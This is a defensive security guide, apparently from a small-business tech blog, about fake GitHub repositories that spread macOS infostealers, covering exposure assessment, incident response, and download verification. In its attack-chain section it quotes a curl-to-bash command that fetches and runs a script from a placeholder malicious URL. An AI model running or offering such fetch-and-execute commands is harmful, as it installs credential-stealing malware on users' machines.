

Fake GitHub Repositories Spread Mac Malware: A 2026 Safety Guide
Fake GitHub repositories can deliver macOS infostealers. Learn the warning signs, verify downloads, and respond after running a suspicious Terminal command.

Key Takeaway
Since September 2025, attackers have used fraudulent GitHub repositories to distribute macOS infostealers. The original campaign created roughly 100 fake GitHub paths impersonating dozens of software brands—including Malwarebytes, LastPass, Notion, and Shopify. Similar campaigns using GitHub for malware delivery continued through 2026. This article explains how these attacks work, how to determine if you are affected, and what to do next.
When your designer searches for "Notion Mac download" or your developer looks for "Docker GitHub install," they expect to find legitimate software. Multiple campaigns have exploited that assumption by placing professional-looking malware distribution pages on GitHub—a platform that, according to its 2025 Octoverse report, hosts 630 million total repositories and is used by more than 180 million developers.
Affiliate Disclosure: This article contains affiliate links. If you make a purchase through these links, we may earn a small commission at no extra cost to you. As an Amazon Associate, iFeelTech earns from qualifying purchases.
What Happened — and What Changed in 2026
The threat of malware distributed through fake GitHub repositories is not a single event. Three documented campaigns demonstrate that the technique persists and evolves.
September 2025 — Fake GitHub Pages deliver Atomic Stealer. LastPass identified a large-scale campaign using fraudulent GitHub repositories, SEO manipulation, and redirect chains to deliver Atomic Stealer (AMOS) to macOS users. Malwarebytes confirmed that its own brand was impersonated and that sponsored advertisements were sometimes used as an entry point. The investigated chains delivered Atomic Stealer, an infostealer that targets browser credentials, Keychain data, cookies, crypto assets, and selected files. LastPass reported the fraudulent repositories and had them removed.
March 2026 — GhostClaw targets developers through GitHub and AI workflows. Jamf Threat Labs documented a separate campaign using malicious GitHub repositories and npm packages to deliver GhostClaw/GhostLoader, a different macOS credential stealer. Some repositories accumulated hundreds of stars. Jamf also found repositories that initially contained benign or partially functional code and remained unchanged for a period before malicious components were introduced. This supports the continuing Mac/GitHub threat but involved a different payload and delivery mechanism than the 2025 AMOS campaign.
July 2026 — Brand-impersonation repositories deliver BoryptGrab. Arctic Wolf reported at least 292 fake GitHub repositories impersonating trusted software and security vendors. The observed payload was a Windows executable from the BoryptGrab infostealer family—not AMOS for macOS. The campaign demonstrates that the brand-impersonation model persists at scale, but it targeted a different operating system.
Why This Matters for Mac-Based Businesses
These three campaigns share a common pattern: attackers create professional-looking GitHub repositories that impersonate real software and rely on user trust in the platform. The specific payloads and targets differ, but the social engineering technique is consistent. Any team that downloads software through GitHub is a potential target.
Am I Infected? Assessing Your Exposure
Not every interaction with a fraudulent repository results in infection. Your risk depends on what you did.
Exposure Levels
You viewed the repository or download page only. Viewing a GitHub page does not install malware. The documented 2025 AMOS chain required the user to execute a Terminal command. No malware-remediation action is normally required for the documented chains, but close and report the page.
You downloaded a file but did not open or run it. A downloaded file that was never executed poses minimal risk. Delete it, empty the Trash, and run a malware scan as a precaution. In the documented campaigns, a file that was never opened or executed presented substantially less risk, but a clean scan cannot prove that nothing ran.
You ran the Terminal command. Treat this as a presumed compromise. The command downloaded and executed a script that installs the infostealer. Credentials, cookies, API tokens, and locally accessible files should all be considered exposed. Proceed to the immediate response section below.
You entered your Mac password or granted Full Disk Access after running the command. This is the highest-risk scenario. Entering an administrator password or granting Full Disk Access increases exposure because it may unlock additional credentials and protected data. Follow the full incident response steps and consider professional forensic support.
What to Do Immediately
If you executed a suspicious Terminal command, respond methodically. Exfiltration may have already occurred within seconds of execution, so the priority shifts to limiting what the attacker can do with stolen data.
Isolate the Mac
Disconnect from Wi-Fi and unplug Ethernet. This may stop additional communication or data loss, though some data may have already been transmitted.
Revoke Active Sessions — From a Clean Device
Use a different computer, phone, or tablet for these steps. Do not use the potentially compromised Mac.
- Revoke sessions first. Force-logout all devices for critical services: Google Workspace, Microsoft 365, banking portals, and cloud platforms. Stolen session cookies can bypass MFA, so session revocation is more urgent than password changes.
- Reset passwords. Starting with business banking, primary email, and business systems (CRM, accounting, cloud storage). Use unique generated passwords from a password manager.
- Rotate API keys and tokens. Regenerate API keys, access tokens, and OAuth authorizations for any business integrations accessible from the compromised Mac.
- Enable phishing-resistant MFA. Where available, enable hardware security keys or passkeys. Standard TOTP or SMS-based MFA still helps against stolen passwords but does not protect against stolen session cookies.
When to Involve Additional Support
- Regulated data (financial, medical, legal): Involve IT, legal/privacy personnel, and cyber-insurance contacts before wiping a device or running cleanup tools. The device may contain evidence needed for compliance or insurance purposes.
- Cryptocurrency exposure: If wallets or seed phrases were accessible on the Mac, follow wallet-specific compromise procedures from a clean device.
- High-assurance recovery: For business-critical machines, erase and re-enroll from a known-good macOS source rather than relying on manual cleanup alone.
Scan the Mac
If endpoint protection is already installed, run a full system scan. If not, download Malwarebytes for Teams on a clean computer and transfer it via USB. A scan can detect and remove known malware files, but it cannot reverse data that was already exfiltrated.
Check for Persistence
Document unfamiliar login items, agents, and extensions before removing them. On a business device—particularly one involving regulated or client data—have IT or an incident-response professional identify them before cleanup.
- Login Items: System Settings → General → Login Items & Extensions. Note anything unfamiliar or added around the time of suspected infection. (Apple support reference)
- LaunchAgents and LaunchDaemons: Check
~/Library/LaunchAgents,/Library/LaunchAgents, and/Library/LaunchDaemonsfor recently added items. - Browser extensions: Review extensions in Safari, Chrome, and Firefox. Note anything unrecognized.
About Malware Scans
A malware scan can detect or remove known files, but it cannot prove that credentials were not exfiltrated. Treat any command execution as a presumed credential and session incident regardless of scan results.
How the 2025 Attack Worked
Understanding the mechanism helps identify warning signs. The September 2025 campaign followed a predictable chain that appeared legitimate at each step.
Step 1: The Search

A team member searches for software they need—"Notion Mac download," "Malwarebytes GitHub macOS," or "Docker install Mac." Results include fraudulent GitHub pages appearing alongside or above legitimate results, sometimes via SEO manipulation and sometimes through sponsored advertisements.
Step 2: The Fake Repository
The GitHub page looks professional: the repository name matches the brand, a README includes installation instructions, and a prominent download button or command is displayed. The presentation is designed to match what users expect from a legitimate open-source project.
Step 3: The Terminal Command
Instead of a standard macOS installer, the page presents a command like this simplified equivalent:
/bin/bash -c "$(curl -fsSL [malicious-url]/install.sh)"
The actual campaign used Base64 encoding to obscure the URL. Here is what each flag does:
curl— downloads content from a URL-f— returns a failure status for HTTP 4xx/5xx responses and suppresses the error response body-s— suppresses progress output-S— shows errors even when-sis set-L— follows HTTP redirectsbash -c— executes whatever was downloaded as a shell script
This delivery method sidesteps parts of browser quarantine and Gatekeeper workflows because the user is explicitly authorizing script execution in Terminal. It does not automatically disable XProtect, System Integrity Protection, or all macOS permission controls—but it does bypass the protections that apply to standard application downloads.
Step 4: The Payload
The investigated LastPass and Malwarebytes chains delivered Atomic Stealer, which targets browser credentials, Keychain data, cookies, cryptocurrency wallet files, and selected documents. Variants differ in their specific modules, but the general capability set includes harvesting stored passwords, session tokens, and locally accessible files.
Confirmed Impersonated Brands
The LastPass IOC list contained roughly 100 fraudulent GitHub paths impersonating dozens of brands. Rather than reproducing the full list, here are verified examples across categories:
- Security tools: Malwarebytes, LastPass, 1Password, SentinelOne
- Financial platforms: Charles Schwab, Citibank, E-TRADE, Fidelity, Robinhood, Webull
- Business software: Notion, Obsidian, Basecamp, Confluence, Freshworks, Zenefits, Shopify
- Creative tools: Adobe After Effects, DaVinci Resolve, Audacity, Reaper
- Development tools: Docker
- Social media management: Hootsuite, Publer, SocialPilot
- Video and streaming: Riverside.fm, StreamYard
The full IOC list is available in the LastPass primary report. Additional brands may have been impersonated in subsequent campaigns—always verify software downloads regardless of brand familiarity.
How to Verify GitHub Software Before Installing
5-Step Verification Process
1. Start at the official website. Use a bookmarked URL or type the vendor's address directly. Do not rely solely on search results. Malwarebytes downloads come from malwarebytes.com; Notion downloads come from notion.com; Docker downloads come from docker.com.
2. Follow the vendor's own GitHub link. If the software is legitimately distributed via GitHub, the official website will link to the correct repository. Never trust a GitHub repository found through a search engine without cross-referencing the vendor's site.
3. Verify the repository owner. Check that the GitHub organization or user account matches the vendor's known identity. A GitHub Verified badge confirms the organization controls the displayed domain—but it does not mean GitHub inspected the repository's code or downloads. Treat badges, account age, and stars as supporting signals, not proof.
4. Evaluate the repository itself. Legitimate projects typically have a meaningful commit history, real issues and pull requests, and professional documentation. A repository with only a README and a download button is a warning sign.
5. Understand any Terminal commands before executing them. Legitimate macOS software typically uses signed and notarized installers (.dmg or .pkg), the Mac App Store, Homebrew, or documented Terminal installations. If installation requires a Terminal command, verify it is documented on the official website and understand what the command does before running it.
Warning Signs of Fake Software
- Search results that bypass official websites and link directly to GitHub
- Sponsored ads promoting GitHub downloads instead of official vendor sites
- Recently created repositories for well-established software
- Installation instructions using
curl | bashor similar piped execution - Download links pointing to unfamiliar domains or file hosting services
- Repositories with only a README and download button—no commit history, issues, or pull requests
- Instructions to disable security features or ignore macOS warnings
Controls for Business-Managed Macs
Individual awareness matters, but organizational procedures provide consistent protection.
Software Approval
Establish a simple "verify before install" rule: before installing any new software, a team member confirms the source with a designated person who checks the official website. Approved software and download links go into a shared reference list. This does not need to be bureaucratic—most verifications take five minutes.
Endpoint Protection
Real-time endpoint protection can detect or block known infostealers even when a user authorizes execution. Malwarebytes for Teams provides centralized endpoint protection for macOS with up to 20 devices. Organizations with more than 20 endpoints should evaluate ThreatDown, which offers EDR and managed detection capabilities.
Keep macOS updated to maintain current XProtect signatures and Gatekeeper protections. These provide overlapping baseline defenses but should be supplemented with dedicated endpoint protection for business use.
Credential Management
A business password manager ensures every account uses a unique generated password, limiting the impact of any single credential theft. Solutions like 1Password Business or Proton Pass Business encrypt credential vaults with keys the user controls. For a detailed comparison, see our business password manager review.
Do not require periodic password rotation—NIST SP 800-63B explicitly advises against it unless there is evidence of compromise. Instead, use unique generated passwords and change them only in response to a known or suspected breach.
Enable phishing-resistant MFA (hardware keys or passkeys) where available. Standard MFA protects against stolen passwords but does not prevent attackers from reusing stolen session cookies. Combine MFA with the ability to revoke active sessions across critical services.
DNS and Web Filtering
DNS filtering services like Cisco Umbrella or Cloudflare Gateway (part of Cloudflare One) can block connections to known malicious destinations at the network level, intercepting threats before downloads begin. Browser extensions like Malwarebytes Browser Guard add client-side protection against malicious sites and advertisements.
Sources and Reporting Links
Primary campaign research:
- LastPass: Large-Scale Attack Targeting Macs via GitHub Pages — September 2025 campaign disclosure and IOC list
- Malwarebytes: Fake Malwarebytes, LastPass, and Others on GitHub Serve Malware — Independent confirmation and sponsored-ad vector
- Malwarebytes: Atomic Stealer Analysis — AMOS capabilities and variant analysis
2026 campaign research:
- Jamf Threat Labs: GhostClaw/GhostLoader — March 2026 macOS campaign via GitHub and AI workflows
- Arctic Wolf: GitHub Brand-Impersonation Campaign — July 2026 BoryptGrab campaign (292+ repositories, Windows payload)
Platform security references:
- Apple Platform Security: Protecting Against Malware — Gatekeeper, notarization, and XProtect documentation
- GitHub: Verifying or Approving a Domain for Your Organization — What the Verified badge does and does not prove
- GitHub Octoverse 2025 — Platform statistics
- NIST SP 800-63B — Digital identity and password guidance
Reporting a fraudulent repository:
- GitHub: Reporting Abuse or Spam — How to report fake repositories to GitHub
- FBI IC3 — Report cybercrime incidents to federal law enforcement
Related Resources
- Best Cybersecurity Software for Small Business — Tool recommendations
- Best Business Password Managers — Credential security
- Small Business Security Compliance Guide — Security policies
- Small Business Network Security Audit Guide — Quarterly audits
- ClickFix Attacks Guide — Social engineering threats
- Cybersecurity Services — Professional support
Frequently Asked Questions
Related Articles
More from Cybersecurity

Is Your Website a Security Risk? The 2026 Hosting Security Checklist for Business
Audit your hosting provider against 2026 security standards. Learn about shared hosting risks, containerization vs VPS, automated patching, and offsite backup strategies.
8 min read
Security by Design for Small Business: Building Defense Into Your Technology Foundation (2026)
Security by design guide for small businesses. Build protection into technology choices from day one with modern device features, network security, and strategic procurement.
17 min read
Roll Out a Team Password Manager Without Lockouts

Roll out a small-business password manager safely. Choose the right plan, test recovery, migrate shared vaults and remove access when employees leave.
13 min read